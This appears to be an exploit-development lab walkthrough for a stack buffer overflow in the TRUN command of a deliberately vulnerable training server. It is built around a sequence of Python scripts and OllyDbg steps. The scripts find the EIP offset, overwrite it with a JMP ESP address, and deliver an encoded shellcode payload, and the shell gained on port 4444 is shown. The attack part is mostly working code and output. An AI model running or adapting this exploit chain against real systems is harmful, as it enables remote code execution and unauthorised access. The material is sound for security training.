
- Step through the code.
- Notice that you are still connecting to the host on port 9999 and sending 3000 non-repeating characters to the TRUN server function



```
1  #!/usr/bin/python
2  import socket
3  buffstring=""Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
4  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5  s.connect(('127.0.0.1', 9999))
6  s.recv(50)
7  s.send('TRUN .' + buffstring)
8  s.close()
9
```

Double-Click and run '3-3000chars.py'

Notice the EIP value: 396F4338 (EIP true value: 38 43 6F 39)



OllyDBG --> Debug --> Restart --> Play (button) or CTRL+F2 then F9
You may have to hit play a few times, or press F9 a few times.
Make sure the debugger says 'Running' instead of 'Paused'.



Open '4-Distance-to-EIP.py' in Notepad++

After sending script '3-3000chars.py' we saw that EIP was populated with the value of '396F4338' which means that EIP's true value is:

38 43 6F 39

We read it backwards because it is little-endian.

So this is hex for 8 (38), C (43), o (6F), 9 (39)

We can now search for this value in buffstring, and cut it right at the value 8Co9

Double-Click and run '4-Distance-to-EIP.py'

```
C:\Python27\python.exe
2006
Press Enter To Close
```

We now see that the distance to EIP is 2006 characters.

Open '5-2006char-eip-check.py' in Notepad++

```
5-2006char-eip-check.py
1  #!/usr/bin/python
2  import socket
3
4  buffstring='A' * 2006
5  eipoverwrite='BBBB'
6  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7  s.connect(('127.0.0.1', 9999))
8  s.recv(50)
9  s.send('TRUN .' + buffstring + eipoverwrite)
10 s.close()
11
```

Double-Click and run '5-2006char-eip-check.py'

Notice that you were able to overwrite EIP with 42s - proving that you have control of EIP.


EIP value: 42424242

ESP value: 00B7FA0C

Right click on the ESP register and select Follow in stack.

Now go to the stack pane and scroll up a little.

You should note that the ESP register points to the very start of the long string of "C" characters (0x43 in Hex) that we sent to the program with our exploit script.




This means that all we need to do to get to our code is replace those "C" characters with our code and replace the "B" characters that overwrite EIP with the address of a "JMP ESP" instruction. This will result in the CPU executing the "JMP ESP" instruction, which will then redirect execution to our code - stored in memory at the location pointed to by the ESP register.

OllyDBG --> Debug --> Restart --> Play (button) --> View --> Executable Modules

or


CTRL+F2 then F9 then ALT+E



Now we know that the essfunc.dll has no problematic exploit protection features enabled, we can search it to see if a "JMP ESP" instruction can be found.

Double click on the module in the Executable modules window to open the module in the CPU view, then right click in the disassembler pane and select Search for ->Command or hit Ctrl-F.


In the Find command box that appears, type "JMP ESP" and hit Find.



Result:
625011AF FFE4 JMP ESP

Right click --> Breakpoint --> Toggle
or

F2



Debug --> Restart --> Play (button)

or

CTRL+F2 then F9



Open '6-jmp-esp.py' in Notepad++, notice that pretty much everything is the same except for:


```
# 625011AF FFE4 JMP ESP
```

```
ret='\xaf\x11\x50\x62'
```

This is very important. We are now overwriting EIP with the 'JMP ESP' which we are calling 'ret'.

```
6-jmp-esp.py
1  #!/usr/bin/python
2  import socket
3
4  buffstring='A' * 2006
5
6  # 625011AF FFE4 JMP ESP
7  ret='\xaf\x11\x50\x62'
8
9  bufferbackfill='C' * 990 # [ 2006 ] [ ret (4 bytes) ] [ 990 C's ] = 3000 chars
10
11
12
13  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14  s.connect(('127.0.0.1', 9999))
15  s.recv(50)
16  s.send('TRUN .' + buffstring + ret + bufferbackfill)
17  s.close()
```

Double-Click and run '6-jmp-esp.py'



You should notice that your breakpoint has just been hit. This proves that we have redirected code execution to the stack.

Debug --> Restart --> Play (button)

or

CTRL+F2 then F9

Open '7-first-exploit.py' in Notepad++.

```
7first-exploit.py
1  #!/usr/bin/python
2  import socket
3
4  buffstring='A' * 2006
5
6  # 625011AF  FFE4  JMP ESP
7  ret='\xaf\x11\x50\x62'
8
9  payload=("\xbb\xa1\x09\x04\x9a\xda\xdc\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1"
10 "\x56\x31\x5a\x13\x83\xc2\x04\x03\x5a\xae\xeb\xf1\x66\x58\x62"
11 "\xf9\x96\x98\x15\x73\x73\xa9\x07\xe7\xf7\x9b\x97\x63\x55\x17"
12 "\x53\x21\x4e\xac\x11\xee\x61\x05\x9f\xc8\x4c\x96\x11\xd5\x03"
13 "\x54\x33\xa9\x59\x88\x93\x90\x91\xdd\xd2\xd5\xcc\x2d\x86\x8e"
14 "\x9b\x9f\x37\xba\xde\x23\x39\x6c\x55\x1b\x41\x09\xaa\xef\xfb"
15 "\x10\xfb\x5f\x77\x5a\xe3\xd4\xdf\x7b\x12\x39\x3c\x47\x5d\x36"
16 "\xf7\x33\x5c\x9e\xc9\xbc\x6e\xde\x86\x82\x5e\xd3\xd7\xc3\x59"
17 "\x0b\xa2\x3f\x9a\xb6\xb5\xfb\xe0\x6c\x33\x1e\x42\xe7\xe3\xfa"
18 "\x72\x24\x75\x88\x79\x81\xf1\xd6\x9d\x14\xd5\x6c\x99\x9d\xd8"
19 "\xa2\x2b\xe5\xfe\x66\x77\xbe\x9f\x3f\xdd\x11\x9f\x20\xb9\xce"
20 "\x05\x2a\x28\x1b\x3f\x71\x25\xe8\x72\x8a\xb5\x66\x04\xf9\x87"
21 "\x29\xbe\x95\xab\xa2\x18\x61\xcb\x99\xdd\xfd\x32\x21\x1e\xd7"
22 "\xf0\x75\x4e\x4f\xd0\xf5\x05\x8f\xdd\x20\x89\xdf\x71\x9a\x6a"
23 "\xb0\x31\x4a\x03\xda\xbd\xb5\x33\xe5\x17\xc0\x73\x2b\x43\x81"
24 "\x13\x4e\x73\x34\xb8\xc7\x95\x5c\x50\x8e\x0e\xc8\x92\xf5\x86"
25 "\x6f\xec\xdf\xba\x38\x7a\x57\xd5\xfe\x85\x68\xf3\xad\x2a\xc0"
26 "\x94\x25\x21\xd5\x85\x3a\x6c\x7d\xcf\x03\xe7\xf7\xa1\xc6\x99"
27 "\x08\xe8\xb0\x3a\x9a\x77\x40\x34\x87\x2f\x17\x11\x79\x26\xfd"
28 "\x8f\x20\x90\xe3\x4d\xb4\xdb\xa7\x89\x05\xe5\x26\x5f\x31\xc1"
29 "\x38\x99\xba\x4d\x6c\x75\xed\x1b\xda\x33\x47\xea\xb4\xed\x34"
30 "\xa4\x50\x6b\x77\x77\x26\x74\x52\x01\xc6\xc5\x0b\x54\xf9\xea"
31 "\xdb\x50\x82\x16\x7c\x9e\x59\x93\x8c\xd5\xc3\xb2\x04\xb0\x96"
32 "\x86\x48\x43\x4d\xc4\x74\xc0\x67\xb5\x82\xd8\x02\xb0\xcf\x5e"
33 "\xff\xc8\x40\x0b\xff\x7f\x60\x1e")
```



We can insert shellcode into the space occupied by the Cs. OK, this time run the exploit without the debugger attached and let's see what happens.

Double-Click and run '7-first-exploit.py'

Start --> Run --> cmd

nc localhost 4444

```
Command Prompt - nc localhost 4444
Microsoft Windows XP [Version 5.1.2600]
Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd Desktop
C:\Documents and Settings\Administrator\Desktop>nc localhost 4444
Microsoft Windows XP [Version 5.1.2600]
Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\exploit-stuff\3-Uulnserver>_
```